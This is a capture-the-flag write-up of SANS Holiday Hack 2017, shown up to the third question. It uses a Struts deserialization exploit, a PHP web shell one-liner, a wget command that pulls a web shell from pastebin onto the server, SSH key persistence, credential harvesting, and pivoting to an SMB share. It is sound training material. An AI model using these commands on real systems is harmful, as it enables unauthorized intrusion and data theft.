SANS Holiday Hack 2017

By Delaney Ng, Janusz Jasinski and Paul Beckett

A few words…

Delaney

Year upon year, SANS and CounterHack have outdone themselves. Many thanks to the team for putting in countless hours to add a jingle to the holidays! In an exciting twist, I managed to work alongside 2 amazing and talented individuals in a totally different time zone (+8 to be exact).

We have different styles but it has been an eye-opener witnessing them in action and their attention to detail. Apart from learning a whole bunch of from the challenge, I have learnt a great deal from Janusz and Paul as well!

Janusz

Yet another great learning experience – this time it came from reaching out to others and working in a small team. I found it great – everyone was willing to put more than their fair share in and there was always a sense of doing more than the next person, pushing each other, to get the best result for the team.

It was really interesting to see new ways to approach challenges which will be a really useful takeaway for me. I'd like to thank Del and Paul for putting in their precious time in helping put this together! Usually you have to explain stuff only to yourself but when you do it to someone else, you learn more about the subject in the process.

Paul

Ever since 2015, when I first participated in the SANS Holiday Hack, I've never ceased to be stunned by the creativity and talent that goes into these challenges. Thanks to all those who helped in putting this challenge together. It's been fun, and as usual I've learnt a few things along the way.

Having worked independently the previous two years, the major change for me this year, was participating in a team. I'd definitely recommend participating in a team one year if you haven't tried it. For me, it added a whole new dynamic. Working closely with Del and Janusz has been a pleasure; and it's been great to see and chat about the different approaches and solutions they've taken to challenges.

So…

We hope you enjoy our technical report and the glossy magazine that accompanies it!

Table of Contents

1) Visit the North Pole and Beyond at the Winter Wonder Landing Level to collect the first page of The Great Book using a giant snowball. What is the title of that page?

When we visit the Winter Wonder Landing level, we're greeted with the following scene




Figure 1 - Winter Wonder Landing Level

The idea is to get the snowball (that comes down from the sky from the top of the screenshot) to roll over the book (circled in red above).

To do this, we setup the conveyor belt tool[1] facing south east near to where the snowball lands and then nearer the book, we place another one facing north east, so it then runs over the page which we then retrieve in our stocking.




Figure 2 - Winter Wonder Landing Level Solution

[1] The various tools are included on the accompanying Imgur album - https://imgur.com/a/Js9gL

Answer

The title of the page is “About This Book”

2) Investigate the Letters to Santa application at https://l2s.northpolechristmastown.com. What is the topic of The Great Book page available in the web root of the server? What is Alabaster Snowball's password?

The ever so helpful elves are giving us clues. First up is Sparkle Redberry.

Near the end of the development we had to rush a few things to get the new site moved to production. Some development content on the letter page should probably have been removed, but ended up marked as hidden to avoid added change control paperwork.

Alabaster's primary backend experience is with Apache Struts. I love Apache and have a local instance set up on my home computer with a web shell. Web shells are great as a backdoor for me to access my system remotely. I just choose a really long complex file name so that no one else knows how to access it.

A simple web shell is to create a PHP file in the web root with `<?php echo "<pre>" . shell_exec($_GET['e']) . "</pre>"; ?>` *Then, I visit the URL with my commands. For example, http://server/complexFileName.php?e=ls.*

There are lots of different web shell tools available. You can get a simple PHP web shell that is easy to use here.[2]

That business with Equal-Facts Inc was really unfortunate. I understand there are a lot of different exploits available for those vulnerable systems. Fortunately, Alabaster said he tested for CVE-2017-5638 and it was NOT vulnerable. Hope he checked the others too.

Apache Struts uses XML. I always had problems making proper XML formatting because of special characters. I either had to encode my data or escape the characters properly so the XML wouldn't break. I actually just checked and there are lots of different exploits out there for vulnerable systems. Here is a useful article.[3]

Pro developer tip: Sometimes developers hard code credentials into their development files. Never do this, or at least make sure you take them out before publishing them or putting them into production. You also should avoid reusing credentials for different services, even on the same system.

Let's visit https://l2s.northpolechristmastown.com/ and see where we go

[2] https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985
[3] https://pen-testing.sans.org/blog/2017/12/05/why-you-need-the-skills-to-tinker-with-publicly-released-exploit-code

Figure 3 - Letters to Santa

The clue says that some development content should have been removed on the page. This triggers us to look at the source code of the page where we find the following snippet

```
<!-- Development version -->
<a href="http://dev.northpolechristmastown.com" style="display: none;">Access Development Version</a>
```

It links to the development area but is hidden using CSS.

An Nmap scan was run against the letters to Letters to Santa server (IP: 35.185.84.51) to identify all open TCP ports, and capture banner information that would allow identification of what services were running. The Nmap scan revealed SSH was exposed, and that web services were provided by nginx (v1.10.3) on port 80 (http) and port 443 (https). The presence of another site dev.northpolechristmastown.com, being hosted on the server, was revealed by the SSL certificate returned to Nmap.




Figure 4 - NMAP

Nmap scans also detect a dev.northpolechristmastown.com certificate. Now, we go to https://dev.northpolechristmastown.com/ which redirects to https://dev.northpolechristmastown.com/orders.xhtml




Figure 5 - Development Site

Right down at the bottom is an interesting line




Figure 6 - Apache Struts

We see if Apache Struts has any recent exploits. A quick Ask Jeeves[4] later we see references to CVE-2017-9805. Investigating Apache struts vulnerabilities, (we are able to discount CVE-2017-5638 based on Sparkle Redberry's hint), we focus on CVE-2017-9805 which has the following description[5]

> *The REST Plugin in Apache Struts 2.1.2 through 2.3.x before 2.3.34 and 2.5.x before 2.5.13 uses an XStreamHandler with an instance of XStream for deserialization without any type filtering, which can lead to Remote Code Execution when deserializing XML payloads.*

We validated the existence of this vulnerability using a script[6] that first checks whether the server is exploitable and if so, we can pass in additional arguments.

```
C:\Users\Alan\Desktop>python struts.py -u https://dev.northpolechristmastown.com

[*] URL: https://dev.northpolechristmastown.com
[*] Status: Vulnerable!
[%] Done.
```

Success! We now have blind command execution, next we want to be able to retrieve our command output, we could have tried bringing a reverse shell back to a publicly addressable machine, but instead we attempted to write a file to a web accessible area of the server. Guessing that this service was architected for modest traffic levels, we guessed it was likely that the java application was running on the same server as the Nginx web server. We therefore attempted to write to the web root (and discovered files written to /var/www/html/ could be retrieved from the web root of l2s.northpolechristmastown.com).

To confirm where this was, we put in a command to do a reverse backdoor shell and listen to our server. The screenshot on the next page shows the exploit having been executed and the listening server picking up the connection, seeing what distribution we're dealing with and seeing if the default location for web files serves[7] up anything interesting.

[4] Only kidding, we used Google

[5] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9805

[6] https://bitbucket.org/sansholidayhack/hhc2017/src/05280bed62ef0822dfc4d819d43cae779caf89d4/Servers/l2s/check_struts_vulnerable.py?at=master&fileviewer=file-view-default

[7] A pun so early on is a good thing right?




Figure 7 - Show me the distro

We continue to throw a command at the server to download a web shell and copy it to the web root.

```
C:\Users\Alan\Desktop>python struts.py -u https://dev.northpolechristmastown.com --exploit -c "wget
http://pastebin.com/raw/br983uGH -O /var/www/html/thisbeashell.php"

[*] URL: https://dev.northpolechristmastown.com
[*] CMD: wget http://pastebin.com/raw/br983uGH -O /var/www/html/thisbeashell.php
[$] Request sent.
[.] If the host is vulnerable, the command will be executed in the background.
[%] Done.
```

We visit https://l2s.northpolechristmastown.com/thisbeashell.php and are presented with our web shell.




Figure 8 - Web Shell

From here, we can ascertain (again) that the URL to the second page of the great book is https://l2s.northpolechristmastown.com/GreatBookPage2.pdf.

This wasn't always reliable as we kept getting "*502 : Bad Gateway*" error pages when accessing our shells. We believe this is likely due to the server being overloaded with requests to the PHP handler. To work around this, we modified Chris Davis' python script to provide a pseudo-shell similar to a non-stateful webshell.[8].

```
C:\Users\Alan\Desktop>python struts_shell.py
$) hostname
hhc17-apache-struts1
$) whoami
alabaster_snowball
```

We found this second method to be more stable but either method then allowed us to add our own public key to */home/alabaster_snowball/.ssh/authorized_keys* file which then allowed us to SSH into the server without a password[9].

The last hint that Sparkle Redberry gave was reuse of credentials. Apache Struts is a Java framework for web applications. By searching for Java processes[10] we identified its container (Apache Tomcat), and where it's located in the filesystem (/opt/apache-tomcat/).

[8] The script can be found at https://bitbucket.org/sansholidayhack/hhc2017/src/05280bed62ef0822dfc4d819d43cae779caf89d4/Servers/l2s/l2s-shell.py?at=master&fileviewer=file-view-default

[9] This is outlined in Appendix C

[10] We do this by issuing the following command: ps -ef | grep java

We then searched for Alabaster's username within that folder

```
$) grep -Ri "alabaster_snowball" /opt/apache-tomcat/*
/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class: final String username
= "alabaster_snowball";
/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class- final String password
= "stream_unhappy_buy_loss";
```

The arguments used are as follows:

- R: Read all files under each directory, recursively
- i: ignore case

This gives us Alabaster's password. We could then use this to SSH into the server.

Answer

The topic of The Great Book page available in the web root of the server is "flying animals"

Figure 9 - Page 2

Furthermore, the password is **stream_unhappy_buy_loss**

3) The North Pole engineering team uses a Windows SMB server for sharing documentation and correspondence. Using your access to the Letters to Santa server, identify and enumerate the SMB file-sharing server. What is the file server share name?

Second clue comes courtesy of Holly Evergreen

Nmap has default host discovery checks that may not discover all hosts. To customize which ports Nmap looks for during host discovery, use `-PS` with a port number, such as `-PS123` to check TCP port 123 to determine if a host is up.

Alabaster likes to keep life simple. He chooses a strong password, and sticks with it.

The Letters to Santa server is limited in what commands are available. Fortunately, SSH has enough flexibility to make access through the Letters server a fruitcake-walk.

Have you used port forwarding with SSH before? It's pretty amazing! Here is a quick guide.[11]

Windows users can use SSH port forwarding too, using PuTTY! Here is a quick guide for Windows users.[12]

Sometimes it's better to use a Linux system as the SSH port forwarder, and interact with a Linux system from a Windows box. For example, running `ssh -L :445:SMBSERVERIP:445 username@sshserver` will allow you to access your Linux server's IP, which will forward directly to the SMB server over SSH.

Linux systems can also interact with a Windows server using the smbclient utility: `smbclient -L smbserverorforwarder -U username`

Our SSH access to the Letters to Santa server, provides us with access to the internal network: 10.142.0.7/24. We use Nmap, as hinted at by Holly Evergreen, to scan for SMB hosts. We use the -PS445 flag to tell Nmap to use TCP port 445 (SMB) to detect whether the host is up.

```
alan@ubuntu:~$ ssh alabaster_snowball@l2s.northpolechristmastown.com
The authenticity of host 'l2s.northpolechristmastown.com (35.185.84.51)' can't be established.
ECDSA key fingerprint is SHA256:CvCk1CRpc+gOJawNv1/evH3sJG83lsIs2qzEzlwxEC4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'l2s.northpolechristmastown.com' (ECDSA) to the list of known hosts.
alabaster_snowball@l2s.northpolechristmastown.com's password:
alabaster_snowball@l2s:/tmp/asnow.ke8wwaMNNohpGtL5xn5hLk2Q$
```

[11] https://help.ubuntu.com/community/SSH/OpenSSH/PortForwarding
[12] https://blog.devolutions.net/2017/04/how-to-configure-an-ssh-tunnel-on-putty.html

```
alabaster_snowball@l2s:/tmp/asnow.ke8wwaMNNohpGtL5xn5hLk2Q$ Nmap 10.142.0.0/24 -PS445

Starting Nmap 7.40 ( https://Nmap.org ) at 2017-12-29 10:50 UTC

…

Nmap scan report for hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7)
Host is up (0.0024s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

…

Nmap done: 256 IP addresses (7 hosts up) scanned in 7.57 seconds
```

We've filtered some hosts out for economy and to show the one we're after. With our target identified: hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7), we use SSH to port forward TCP:139 and TCP:445 on our local kali box to the SMB server.

Port forwarding these ports, allows us to interact with the SMB service locally on our Kali box.

```
alan@ubuntu:~$ sudo ssh alabaster_snowball@35.185.84.51 -L 139:10.142.0.7:139 -L 445:10.142.0.7:445
[sudo] password for alan:
The authenticity of host '35.185.84.51 (35.185.84.51)' can't be established.
ECDSA key fingerprint is SHA256:CvCk1CRpc+gOJawNv1/evH3sJG83lsIs2qzEzlwxEC4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '35.185.84.51' (ECDSA) to the list of known hosts.
alabaster_snowball@35.185.84.51's password:
alabaster_snowball@l2s:/tmp/asnow.gRU1LevoccePbu9sGXzsa0pA$
```

In another terminal, we list the shares using smbclient:

```
alan@ubuntu:~$ smbclient -L 127.0.0.1 -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter alabaster_snowball's password:
Domain=[HHC17-EMI] OS=[Windows Server 2016 Datacenter 14393] Server=[Windows Server 2016 Datacenter 6.3]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        FileStor        Disk
        IPC$            IPC       Remote IPC
Connection to 127.0.0.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
NetBIOS over TCP disabled -- no workgroup available
```

This helps us answer part of the question but now to connect to the share in question and pull off all the files using Alabaster's previous password of **stream_unhappy_buy_loss**.[13]

```
alan@ubuntu:~$ smbclient \\\\127.0.0.1\\FileStor -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter alabaster_snowball's password:
Domain=[HHC17-EMI] OS=[Windows Server 2016 Datacenter 14393] Server=[Windows Server 2016 Datacenter 6.3]
smb: \> ls
  .                                   D        0  Thu Dec 28 20:07:23 2017
  ..                                  D        0  Thu Dec 28 20:07:23 2017
  BOLO - Munchkin Mole Report.docx    A   255520  Wed Dec  6 13:44:17 2017
  GreatBookPage3.pdf                  A  1275756  Mon Dec  4 11:21:44 2017
  MEMO - Password Policy Reminder.docx        A   133295  Wed Dec  6 13:47:28 2017
  Naughty and Nice List.csv           A    10245  Thu Nov 30 11:42:00 2017
  Naughty and Nice List.docx          A    60344  Wed Dec  6 13:51:25 2017

                13106687 blocks of size 4096. 9624067 blocks available
smb: \> mget *
Get file BOLO - Munchkin Mole Report.docx? y
getting file \BOLO - Munchkin Mole Report.docx of size 255520 as BOLO - Munchkin Mole Report.docx (130.0
KiloBytes/sec) (average 130.0 KiloBytes/sec)
Get file GreatBookPage3.pdf? y
getting file \GreatBookPage3.pdf of size 1275756 as GreatBookPage3.pdf (319.8 KiloBytes/sec) (average 257.2
KiloBytes/sec)
Get file MEMO - Password Policy Reminder.docx? y
getting file \MEMO - Password Policy Reminder.docx of size 133295 as MEMO - Password Policy Reminder.docx
(68.0 KiloBytes/sec) (average 210.3 KiloBytes/sec)
Get file Naughty and Nice List.csv? y
getting file \Naughty and Nice List.csv of size 10245 as Naughty and Nice List.csv (11.8 KiloBytes/sec)
(average 190.8 KiloBytes/sec)
Get file Naughty and Nice List.docx? y
getting file \Naughty and Nice List.docx of size 60344 as Naughty and Nice List.docx (48.3 KiloBytes/sec)
(average 173.0 KiloBytes/sec)
```

We used local port forwarding, as it gave better performance than dynamic port forwarding (albeit with less convenience if we wanted to access multiple hosts/ports).

Answer

